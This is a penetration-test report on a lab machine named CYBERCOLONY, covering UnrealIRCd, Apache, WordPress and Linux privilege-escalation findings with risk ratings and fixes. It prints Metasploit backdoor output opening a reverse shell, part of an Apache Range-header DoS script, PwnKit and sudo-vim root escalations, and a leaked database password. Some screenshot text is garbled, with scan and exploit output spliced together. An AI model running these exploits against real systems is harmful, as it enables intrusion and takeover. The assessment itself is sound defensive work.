

ASHIQUR RAHAMAN RIDOY

2023 Security Assessment Report Prepared For

CYBERCOLONY

Report Issued: 25 FEB 2023– 5 MAR 2023

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to CYBERCOLONY or facilitate attacks against CYBERCOLONY. ASHIQUR RAHAMAN RIDOY shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this vulnerability assessment may not discover all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on CYBERCOLONY’s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

EXECUTIVE SUMMARY

ASHIQUR RAHAMAN RIDOY performed a penetration test of the of the given machine named “CYBERCOLONY” on 25 FEB 2023. ASHIQUR RAHAMAN RIDOY’s penetration test simulated an attack from an external threat actor attempting to gain access to systems within the CYBERCOLONY machine. The purpose of this assessment was to discover and identify vulnerabilities in CYBERCOLONY’s infrastructure and suggest some effective methods to remediate the vulnerabilities. ASHIQUR RAHAMAN RIDOY identified a total of 8 vulnerabilities within the system after assessment which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
1	6	1	0

The highest severity vulnerabilities give potential attackers the opportunity to gain access to user account with all possible permission given to the user which can be used for further privilege escalation to root permission. In the testing phase, I could find out 3 services running on the system such as: FTP, HTTP, UnrealIRCd. Successful attack on UnrealIRCd can lead to access user account without any password authentication. Furthermore, system version is outdated which have well-known vulnerabilities which can be easily exploit and user can increase their privileges to root. Moreover, HTTP port is hosting a website using Apache version 2.2.16 which has a lot of known vulnerabilities. And it hosting a website using WordPress CMS which is also outdated and is vulnerable to very well-known exploits. To ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability with the score is an immediate threat to the organization. Attacker can Successfully exploit it and may

		permanently affect the organization. Remediation of these vulnerabilities should be immediately performed.
High	7-9	The vulnerability with the score is an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	The vulnerability with the score can be lead to a Successful exploitation and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability with the score is minimal threat to the organization. This vulnerability should be noted and remediated if possible.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	These methods are well-known and can be available publicly by which any attacker can launch his attack easily even he has low skill.
Possible	These methods are well-known and publicly available but need some configurations and successful attack can exploit the machine.
Unlikely	These methods are not well-known but deep understand and advanced skill related to these vulnerabilities can lead to a successful attack.

Business Impact Classifications

Impact	Description
Major	The Successful attack can damage the business functions which may do some critical financial damage to the organization.
Moderate	The Successful attack may cause significant disruptions to business functions.
Minor	The Successful attack may affect few users, may not cause much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation of these vulnerabilities may require fully reconfiguration of systems that is time consuming. Also, it may require disruption of normal business functions.
Moderate	Remediation of these vulnerabilities may require minor reconfigurations. Additionally, it may be time-intensive or expensive.
Easy	Remediation of these vulnerabilities can be completed in a short time with some basic difficulty.

Recommended Actions:

For each vulnerability, we have discussed the problem and the solution to patch the vulnerability.

Vuln Title	Recommended Action	Risk Category	CVSS
UnrealIRCd CVE-2010-2075	Software version needs to be updated.	HIGH	CVSSv2 7.5
			CVSSv3 N/A
Apache 2.2.16 DOS Attack CVE-2011-3198	Software version is outdated, need to upgrade to latest version	HIGH	CVSSv2 7.8
			CVSSv3 N/A
Local Root Privileges Escalation CVE-2021-4034	Remove SUID-bit from pkexec.	HIGH	CVSSv2 7.2
			CVSSv3 7.8
Privileges Escalation using 3 rd party software	3 rd party tool should not be allowed to run as superuser by sudo.	HIGH	N/A
			N/A

Information Exposure by Directory Listing	Configure to directory indexing is disable	HIGH	N/A
			N/A
DDOS Attack on XML-RPC Service CVE-2017-8056	XMLRPC service should be disable.	Medium	CVSSv2 5.0
			CVSSv3 5.3
WordPress Core Wp_Query SQL Injection CVE-2022-21661	Update WordPress version or modify WP_query class.	HIGH	CVSSv2 5.0
			CVSSv3 7.5
Apache Authentication Bypass CVE-2017-3167	Apache version should be updated.	Critical	CVSSv2 7.5
			CVSSv3 9.8

Findings and Technical Details

Methodology: In order to do Vulnerability Assessment and Penetration Testing the following methodologies was applied:

1. Planning
 - a. Plan Workflow
 - b. Establish Scope
 - c. Research Targets
2. Target Acquisition
 - a. Network Scanning
 - b. OS fingerprinting
 - c. Service Identification
3. Pre-Exploitation
 - a. Assess Vulnerabilities
 - b. Plan attack
 - c. Customize attack tools.
4. Target Engagement

- a. Enumerate Users
 - b. Compromise credentials
 - c. Establish system access.
5. Post Exploitation
- a. Escalate privileges.
 - b. Enumerate internal targets.
 - c. Identify next target.
6. Documentation
- a. Evidence Collection
 - b. Analysis of findings
 - c. Presentation of findings

Scope of Work:

This assessment included the following phases of work:

Phase 1: Web application assessment

Phase 2: OS assessment

Phase 3: Network Assessment

Technical Details and Findings:

Network Scanning result:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV -Pn -p 1-10000 192.168.6.131  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 11:12 EST  
Nmap scan report for 192.168.6.131  
Host is up (0.0061s latency).  
Not shown: 9995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.0  
80/tcp    open  http     Apache httpd 2.2.16 ((Ubuntu))  
6667/tcp  open  irc      UnrealIRCd (Admin email fake@email.com)  
6697/tcp  open  irc      UnrealIRCd  
8067/tcp  open  irc      UnrealIRCd (Admin email fake@email.com)  
Service Info: Host: irc.example.com; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds  
(kali@kali)-[~]
```

Web Directory Scanning:

```
kali@kali: ~  
File Actions Edit View Help  
URL_BASE: http://192.168.6.131/cd_3281_backdoor) > set RhOSTS 192.168.6.131  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
RhOSTS => 192.168.6.131  
msf6 exploit(wmi/irc/unreal_ircd_3281_backdoor) > set LhoST 192.168.6.128  
LhoST => 192.168.6.128  
msf6 exploit(wmi/irc/unreal_ircd_3281_backdoor) > run  
GENERATED WORDS: 4612  
[*] Started reverse TCP double handler on 192.168.6.128:4444  
[*] Scanning URL: http://192.168.6.131/2-168.6.131:6667 ...  
:irc.example.com NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.6.131:6667 - Sending backdoor command ...  
=> DIRECTORY: http://192.168.6.131/backup/  
+ http://192.168.6.131/cgi-bin/ (CODE:403|SIZE:289)  
+ http://192.168.6.131/index.php (CODE:301|SIZE:0)  
+ http://192.168.6.131/info (CODE:200|SIZE:51459)  
+ http://192.168.6.131/info.php (CODE:200|SIZE:51328)  
+ http://192.168.6.131/license (CODE:200|SIZE:19935)  
+ http://192.168.6.131/readme (CODE:200|SIZE:7415)  
+ http://192.168.6.131/robots (CODE:200|SIZE:33)  
+ http://192.168.6.131/robots.txt (CODE:200|SIZE:33)  
+ http://192.168.6.131/server-status (CODE:403|SIZE:294)  
[*] Command shell session 1 opened (192.168.6.128:4444 -> 192.168.6.131:50  
=> DIRECTORY: http://192.168.6.131/wp-admin/  
+ http://192.168.6.131/wp-config (CODE:200|SIZE:0)
```

OS Scanning:

```
kali@kali: ~  
File Actions Edit View Help  
[+] /bin/nc is available for network discover & port scanning (You can use  
linpeas to discover hosts/port scanning, learn more with -h)  
  
===== ( System Information ) =====  
[+] Operative system  
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits  
Linux version 2.6.35-22-generic (buildd@rothera) (gcc version 4.4.5 (Ubuntu/Linaro 4.4.4-14ubuntu4) ) #33-Ubuntu SMP Sun Sep 19 20:34:50 UTC 2010  
Distributor ID: Ubuntu  
Description: Ubuntu 10.10  
Release: 10.10  
Codename: maverick  
  
[+] Sudo version  
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version  
Sudo version 1.7.2p7  
  
[+] PATH  
[i] Any writable folder in original PATH? (a new completed path will be exported)  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```



```
File Actions Edit View Help
/dev/fd0 0 philip_pass ha wp.password wpscandata.tx wpscan.h data
/media/floppy0 auto rw,user,noauto,exec,utf8 0

===== ( Available Software ) =====

[+] Useful software?
/bin/nc
/bin/netcat
/usr/bin/wget
/bin/ping
/usr/bin/gcc
/usr/bin/g++
/usr/bin/make
/usr/bin/gdb
/usr/bin/base64
/usr/bin/python
/usr/bin/python2.6
/usr/bin/perl
/usr/bin/php
/usr/bin/xterm
/usr/bin/sudo

[+] Installed compilers?
```

```
kali@kali: ~
File Actions Edit View Help
PID/Program name
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:8067 0.0.0.0:* LISTEN
1753/ircd
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN
1753/ircd
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN
1753/ircd
tcp 0 0 192.168.6.131:50076 192.168.6.128:4444 ESTABL
ISHED 2240/telnet
tcp 0 0 192.168.6.131:50075 192.168.6.128:4444 ESTABL
ISHED 2238/telnet
tcp6 0 0 :::80 :::* LISTEN
tcp6 0 0 ::1:631 :::* LISTEN
udp 0 0 0.0.0.0:41675 0.0.0.0:*
udp 0 0 0.0.0.0:5353 0.0.0.0:*
udp 0 0 0.0.0.0:68 0.0.0.0:*
udp6 0 0 :::5353 :::*
```

```
[+] Looking for Wordpress wp-config.php files
wp-config.php files found:
/var/www/wp-config.php
$currenthost = "http://".$_SERVER['HTTP_HOST'];
$currentpath = preg_replace('@.+@', '',dirname($_SERVER['SCRIPT_NAME']));
define('DB_NAME', 'wp_phil_blog');
define('DB_USER', 'philip');
define('DB_PASSWORD', 'supersecure123');
define('DB_HOST', 'localhost');

[+] Looking for Tomcat users file
tomcat-users.xml Not Found
```


```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-w
ith-sudo-and-suid-commands
Matching Defaults entries for philip on this host:
env_reset

User philip may run the following commands on this host:
(ALL) ALL
(ALL) NOPASSWD: /usr/bin/vim
```

1. UnrealIRCd: CVE-2010-2075 (score: 7.5)

Background: UnrealIRCd is one the most popular full-featured IRC daemon which widely used on huge number of IRC servers. It is an open-source IRC daemon based on DreamForge. This server has described that they have possibly most security features of any IRC server.

Details: The version of UnrealIRCd used in the Cybercolony is outdated and the version is 3.2.8.1. This service is running on the port on 6667, 6697 and 8067 which is vulnerable to execute arbitrary commands. It contains a Trojan Horse in the DEBUG3_DOLOG_SYSTEM macro. Below screenshots show the way to exploit the service.



```
msf6 > search unrealircd

Matching Modules

#  Name                                     Disclosure Date  Rank
--  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent
nt No UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
[*] Started reverse TCP double handler on 192.168.6.128:4444  
[*] 192.168.6.131:6667 - Connected to 192.168.6.131:6667 ...  
:irc.example.com NOTICE AUTH :*** Looking up your hostname ...  
:irc.example.com NOTICE AUTH :*** Couldn't resolve your hostname; using  
your IP address instead  
[*] 192.168.6.131:6667 - Sending backdoor command ...  
[*] Accepted the first client connection ...  
[*] Accepted the second client connection ...  
[*] Command: echo zcOVqS3ccic2iWdS;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket B  
[*] B: "zcOVqS3ccic2iWdS\r\n"  
[*] Matching ...  
[*] A is input ...  
[*] Command shell session 1 opened (192.168.6.128:4444 → 192.168.6.131:48880) at 2023-03-04 12:30:11 -0500  
  
whoami  
philip  
█
```

As, I had used a known exploit (CVE-2010-2075) and it only takes 30 seconds to configure the exploit and I could exploit the UnrealIRCd successfully. Currently I'm got the privileges of user "Philip".

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSSv3	N/A
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Hard

Recommendation: The version of the UnrealIRCd is outdated. To overcome this vulnerability, the software company has patched and updated their software. Currently they have released their software version 6.0.6. It should be installed as soon as possible.

References:


1. <https://nvd.nist.gov/vuln/detail/CVE-2010-2075>
2. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075>

3. <https://www.unrealircd.org/>

2. Apache 2.2.16 DOS Attack (CVE-2011-3198)

Background: The Apache http server is open-source http server which can be used on both Unix and windows machine. The main intension of this project was to give a secure and efficient server to user with services of current http standards.

Details: In the Apache HTTP Server 2.2.x the byterange filter allow attacker to cause denial of service via a range header. It is running on cybercoloy in port 80 and the version is 2.2.16. Below screenshot shows the way to DOS attack.



```
File Actions Edit View Help
analysis_msc_ctf
data don-bash don-know-key
5,5-1256,5-1257,5-1258,5-1259,5-1260,5-1261,5-1262,5-1263,5-1264,5-1
1266,5-1267,5-1268,5-1269,5-1270,5-1271,5-1272,5-1273,5-1274,5-1275,
5-1277,5-1278,5-1279,5-1280,5-1281,5-1282,5-1283,5-1284,5-1285,5-12
287,5-1288,5-1289,5-1290,5-1291,5-1292,5-1293,5-1294,5-1295,5-1296,5
5-1298,5-1299
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
x/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Request: 50000
+ -- --[Done!]
(kali@kali)-[~/Desktop]
$ ./apa.sh http://192.168.6.131
File Actions Edit View Help
#!/bin/bash
# Apache Range Header Denial of Service Exploit by 1N3 @ CrowdShield
# CVE: CVE-2011-3192
# Software: Apache <= all versions prior to 2.2.20 and prior to 2.0.65
# Researcher: 1N3 @ https://crowdshield.com
# Date: 8/21/2015
# Usage: ./apa.sh <target> <port>
# Example: ./apa.sh http://192.168.6.131 80
TARGET="$1"
PORT="$2"
CMD='ncat'

if [ -z $TARGET ]; then
    echo "+ -- --[Apache Range Header Denial of Service Exploit by 1N3 @ CrowdShield"
    echo "+ -- --[http://crowdshield.com"
    echo "+ -- --[Usage: ./apache_range_dos <target> <port>"
    echo ""
    exit
fi

echo "+ -- --[Apache Range Header Denial of Service Exploit by 1N3 @ Crow
dShield"
echo "+ -- --[http://crowdshield.com"

if [ -z $PORT ]; then
    echo "+ -- --[Using default port 80/tcp (http)..."
    PORT="80"
    CMD='ncat'
fi
```

In the screenshot we can see that we were able to send 5000 requests to the server at a time. Which consumes the server's memory and CPU which may lead to crash of the server.

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.8 (AV:N/AC:L/Au:N/C:N/I:N/A:C)
CVSSv3	N/A
Exploitation Likelihood	Possible
Business Impact	Moderate
Redemption Difficulty	Moderate

Recommendation: The version of the Apache is outdated. To overcome this vulnerability, the software company has patched and updated their software. Currently they have released their software version 2.4.55. It should be installed as soon as possible.


Reference:

1. <https://nvd.nist.gov/vuln/detail/CVE-2011-3192>
2. <https://github.com/1N3/Exploits/blob/master/Apache-2.2.x-Range-Header-DOS-Exploit.sh>
3. <https://httpd.apache.org/>

3. Local Root Privileges Escalation (CVE-2021-4034)

Background: The pkexec application in unix system is a setuid tool which is designed to allow local users without privileges to run command with privilege as privileged user do according to predefined policies. The current version of pkexec cannot handle the calling parameters count correctly. An attacker can leverage this and can execute arbitrary code which can successfully lead to local privilege escalation.

Details: pkexec application can be used to manipulate calling parameters and do local privilege escalation. In the below picture it is shown:



```
File Actions Edit View Help
philip@ubuntu:/tmp/CVE-2021-4034-main$ ls
ls
cve-2021-4034.c  dry-run  Makefile  README.md
cve-2021-4034.sh LICENSE  pwnkit.c
philip@ubuntu:/tmp/CVE-2021-4034-main$ make
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
philip@ubuntu:/tmp/CVE-2021-4034-main$ ls
ls
cve-2021-4034  dry-run  LICENSE  pwnkit.so
cve-2021-4034.c  gconv-modules  Makefile  README.md
cve-2021-4034.sh  GCONV_PATH=.  pwnkit.c
philip@ubuntu:/tmp/CVE-2021-4034-main$ ./cve-2021-4034
./cve-2021-4034
# ls
ls
GCONV_PATH=.  README.md  cve-2021-4034.sh  pwnkit.c
LICENSE      cve-2021-4034  dry-run          pwnkit.so
Makefile     cve-2021-4034.c  gconv-modules
# whoami
whoami
root
# █
```

In the picture it is shown that, by using CVE-2021-4034 we can gain root privilege. It so simple that anyone with some basic knowledge can exploit this vulnerability and get root privileges.

Risk Analysis:

Risk Category	HIGH
CVSSv2	7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSSv3	7.8 CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Easy

Recommendation: To mitigate this vulnerability we have update the linux kernel version and update the OS. Moreover, we can remove SUID-bit from pkexec. Though it's not a permanent solution. We can do this:

```
# chmod 0755 /usr/bin/pkexec
```

This will cause an error to the script and ask for enable the setuid bit.

Reference:

1. <https://nvd.nist.gov/vuln/detail/cve-2021-4034>
2. <https://github.com/berdav/CVE-2021-4034>

4. Privileges escalation using 3rd party software:

Background: In the cybercolony machine, Philip user has multiple access. Most dangerous permission is Philip can run Vim editor software with root privileges without password. We can use that software and manipulate the software to gain root privileges.

Details:

Philip can Vim software along with sudo command. And Philip can run this tool with the root privileges. Below picture has been shown how I got the root privileges using vim:

```
File Actions Edit View Help
philip@ubuntu:~/Desktop/Unreal3.2.8.1$ sudo -l
sudo -l
Matching Defaults entries for philip on this host:
env_reset

User philip may run the following commands on this host:
(ALL) ALL
(ALL) NOPASSWD: /usr/bin/vim
philip@ubuntu:~/Desktop/Unreal3.2.8.1$ sudo vim -c '!:bin/sh'
sudo vim -c '!:bin/sh'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_riscos
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
```

```
kali@kali: ~
File Actions Edit View Help
row.key nmapscanresult philip_pass_ha wp password wpscandata.tx wpscan h data
t.txt sh.txt t

:!/bin/sh
# whoami
whoami
root
#
```

This attack is successful because of security misconfiguration. Since Philip is a normal user, he shouldn't have any permission to run any tool using root privileges. To mitigate this vulnerability, we have to change the permission of vim.

Risk Analysis:

Risk Category	HIGH
CVSSv2	N/A
CVSSv3	N/A

Explanation	This vulnerability is marked as high because any user with this misconfiguration can get root privileges.
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: Vim tool should not allowed to run as superuser by sudo.


Reference:

1. <https://gtfobins.github.io/gtfobins/vim/>

5. Information Exposure by Directory Listing

Background: web server can be manipulated to list all the contents in directory which doesn't have any index page. This vulnerability can give a scope to attacker to list out all the content in that directory which may disclosure important files which is happened in this scope.

Details: In the Cybercoloy's http server, we found that one website is running which is made in WordPress CMS system. By analyzing by a tool named "Dirb" we could find out a lot of directories we can access without any authentication. Here is some picture that showing what we have found:



```


File Actions Edit View Help
START_TIME: Sat Mar  4 18:06:40 2023
URL_BASE: http://192.168.6.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

know.key  nmapscanresul  philip_pass_ha  wp password  wp scandata.tx  wp scan
GENERATED WORDS: 4612  sh.txt

— Scanning URL: http://192.168.6.131/ —

⇒ DIRECTORY: http://192.168.6.131/backup/
+ http://192.168.6.131/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.6.131/index.php (CODE:301|SIZE:0)
+ http://192.168.6.131/info (CODE:200|SIZE:51459)
+ http://192.168.6.131/info.php (CODE:200|SIZE:51328)



```

Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
pass.txt	08-Oct-2019 06:36	22	

Apache/2.2.16 (Ubuntu) Server at 192.168.6.131 Port 80



As we can see that we found a directory named '/backup', and there was a 'pass.txt' file inside which we have found a username and password which is that admin username and password for the WordPress.

Risk Analysis:

Risk Category	HIGH
CVSSv2	N/A
CVSSv3	N/A

Explanation	This finding is marked as high because backup password for admin panel was here. Any visitor can find out this and can have admin access to the website.
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: Directory listing should not have any vulnerability, however it has sensitive information, and it can give the admin access to user. To prevent this vulnerability web server must be configured to directory listings should be disable for all paths related web root.

